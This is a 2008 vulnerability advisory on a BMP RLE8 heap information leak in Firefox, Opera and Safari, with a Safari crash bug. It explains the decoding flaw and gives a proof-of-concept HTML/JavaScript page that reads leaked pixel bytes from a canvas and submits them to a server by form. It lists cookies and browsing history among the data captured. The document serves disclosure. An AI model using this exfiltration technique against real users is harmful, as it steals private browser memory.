


Firefox, Opera, Safari for Windows BMP file handling information leak

September 2008

Discovered by: Mateusz ‘j00ru’ Jurczyk, Hispasec Labs

1. Introduction

The bitmap format implementations in Mozilla Firefox 2.0.0.17 / Opera 9.52 / Safari 3.1.2 (Windows) web browsers suffer from a vulnerability allowing a remote attacker to gain unauthorized access to random pieces of memory placed on the process heap. The leaked bytes are rendered by the browsers as normal image data, and are able to be sent to a remote server if the program being exploited does have the full javascript <*canvas*> support. A Denial of Service vulnerability is also present in the Safari graphic engine – when the RLE8 decoder tries to access bytes after the image buffer, which are outside the mapped memory area, the application crashes.

2. Details

Compression is one of the most important things in the current computer graphic world – images can be stored as much smaller files in comparison to raw pixel representation, with an unnoticeable (lossy type) or simply no (lossless type) difference. One of many compression algorithms, used in the bitmap format is RLE8, which stands for *8 bit Run-Length Encoding*.
It is very simple by definition – every piece of decompressed data is stored in a 2-byte couple, where:


```
A = first byte, the marker
B = second byte, the source byte

- If A=0:
    o B=0 indicates the end of line
    o B=1 indicates the end of bitmap
    o B=2 requires another pair of bytes <X,Y> - the horizontal and
      vertical offsets of the next pixel from the current position
    o Any other value means that the next B bytes should be copied to
      the image data buffer
- Otherwise, move the B byte A times to the destination buffer
```

There is a decompression example presented in Picture 1.

The leak problem occurs in two cases:

- the number of bytes we want to copy to the destination buffer exceeds the size of remaining file data
- the number of bytes we move to the image buffer is less that it ought to be – if the rest of the data hasn't been zeroed, it is considered as the continuation of the image and rendered.



Picture 1. An example of the Run-Length Encoding algorithm decompression

2.1 Safari

The first situation is present in Safari browser, making it possible to display about 255 bytes lying after the input file data on the heap. In order to create a working exploit, a proper palette BMP file is needed (grayscale, *<0,0,0>,<1,1,1>,...,<255,255,255>* colors) with some special compressed image data (see Picture 2). Leaked bytes are treated as valid color map indexes - *Palette[index]* RGB pixels are rendered.
Additionally, Safari is also prone to a Denial of Service vulnerability – if the decoder is trying to read memory outside the mapped heap memory, Access Violation exception is generated and the application crashes.

As for now, the information disclosure bug is not yet exploitable, due to the incomplete <canvas> support (lack of the *getImageData* javascript function). All the **ImageData* functions are already present in the *WebKit* nightly builds (the web engine Safari is based on), but they have not been introduced in the standard Safari version. The vulnerability itself is not very harmful, and as long as there is no exploitation method implemented, there is no real threat.

2.2 Opera

The Opera's vulnerability gives a much better chance to read a fair amount of the process data. The attacker can obtain the entire image buffer as it was allocated on the heap – clear "garbage" bytes of any length (since the image width is up to the attacker).

In order to achieve such effect, the *\x00\xFF* bytes should be replaced with the "End of bitmap" marker, ending the parsing procedure before any data has been put to the destination buffer. The above sentence could indicate that full access to an unlimited memory area is possible – it is mostly true.


Picture 2. The bitmap structure layout and leaked heap memory illustration - Opera

The *mostly* word means it is not so easy to get all the data, byte by byte. The Opera's rendered pixels' array has the `[R][G][B][\0]` structure. Only 3 of 4 bytes are rendered, the 4th one is ignored (see Picture 3).

This simply means that the attacker could convince a victim to visit a malicious webpage displaying a malformed BMP image, read ¾ bytes of non-continuous data from a random heap address and send it to a remote server using the standard HTML <form> tag.

The quality of captured data is dependent on a few factors. If the image data is a long UNICODE string, all the significant bytes would probably be read (the 4th, ignored byte is 0 in such case), and so on. It is believed that various techniques can be used to read the full contents of specific memory chunks.

The bytes marked red are omitted by the rendering engine – the attacker cannot get access to them.




Picture 3. The green bytes used by the renderer can be obtained by a small JavaScript code.

2.3 Firefox

The situation in Firefox web browser is the most interesting and beneficial for the attacker. It is possible to read actually unlimited amount of memory data – the only limit is the image's maximum width. Successful exploitation takes advantage of the fact that if there is no "End of line" or "End of bitmap" marker at the end of image compressed data, neither does the browser clean the remaining destination buffer bytes, nor indicate decompression error.

As before, the old heap data is displayed as a normal image and it does not make any problem to read this data and send it anywhere. It should be noticed that the leaked data does not lack any 4th byte, it is rendered byte by byte, making the attacker's life much easier.



Picture 4. A piece of BMP file containing some leaked memory – the edit control's value is the data already read from the image. Script under Firefox 2.0.0.17

3. Proof of Concept

The following PoC code has been copied from [2] – the vulnerability and attack vector is almost the same, so only minor modifications has been applied to the script shown below.

```
<html>
  <head>
    <script type="application/x-javascript">
      var canvas;
      var ctx;
      var imgd,ss="";
      var i,j;

      function draw()
      {
        canvas = document.getElementById("canvas");
        ctx = canvas.getContext("2d");

        // 1 image to read
        for( i=0;i<1;i++ )
        {
          try
          {
            var img = document.getElementById("imm"+i.toString());
```

```
            ctx.drawImage(img,0,0);

            for(k=0;k<1;k++) // height: 1
            {
              imgd = ctx.getImageData(0,k,255,1);
              for(j = 0; j < 255*4; j+=4)
              {
                // Three bytes are captured in Opera and Firefox,
because we read the entire RGB pixels
                // In Safari, one pixel represents one leaked byte
(palette index)
                ss = ss + imgd.data[j+2].toString() + ',';
                ss = ss + imgd.data[j+1].toString() + ',';
                ss = ss + imgd.data[j+0].toString() + ',';
              }
            }
          }
          catch(err)
          {
          }

          // Fill the input field
          var inpt = document.getElementById("meminput");
          inpt.value = ss;
          // Submit
          var rfm = document.getElementById("memsend");
          rfm.submit();
        }
      }
    </script>
  </head>
  <body onload="draw()">
    <canvas id="canvas" width="255" height="1"></canvas>
    <form method="POST" id='memsend'>
      <input name='meminput' id='meminput'/>
    </form>
  </body>
</html>
```

The script assumes that the image's width is set to 255 (<canvas> tag width), thus the maximum number of bytes read would be 255*3 = 765 for Opera/Firefox, and 255 for Safari.

It is hardly possible to increase the number of different memory places being scanned – respective image rows are usually allocated on the same place during the rendering process. Using more than one image could not give the expected effect, either – as written in [2], "using 100 images instead of one increases the unique data capture rate by 2-4 times only". The image width should be also chosen carefully – it must be large enough to contain a fair amount of bytes and small enough to be placed on an "old" memory area, used before the attack.

In order to carry out a successful Safari DoS attack, the only necessary thing is a sufficient number of image refreshes to make the decompressor try to access unmapped memory.

4. Leaked memory characteristics

Various types of memory data turned out to be leaked during the tests, some of them could be really useful for a potential attacker. The list shown below presents the kinds of data that have been captured and noticed by the author – other (like passwords) are also possible to occur, but not confirmed.

Here it goes:

- [Opera/Firefox/Safari] pieces of websites displayed during and before scanning
- [Opera/Firefox/Safari] pieces of communication protocol packets (HTTP etc)
- [Opera/Firefox/Safari] addresses of websites visited during and before scanning
- [Opera/Firefox] cookies
- [Firefox] history

5. Epilogue

The information leak, in case of applications allowing remote server communication, seems to become a serious matter. Not only the buffer overflow vulnerabilites should be prevented – a file providing too little information about itself could be dangerous for the user, too.

It is advised to fix memory leak bugs even if there is no practical way to exploit them at the current moment. Latest Safari version lacks the *getImageVersion* needed to obtain the leaked bytes, though it should not be ignored – during the development process a little, harmless bug could become a high-risk vulnerability.

6. Links

1. Hispasec

   http://www.hispasec.com

2. Gynvael Coldwind – "Multiple web browser image-based information leak"

   http://www.hispasec.com/laboratorio/vulnerabilidad_firefox_en.pdf

3. HTML 5 Canvas

   http://www.whatwg.org/specs/web-apps/current-work/#the-canvas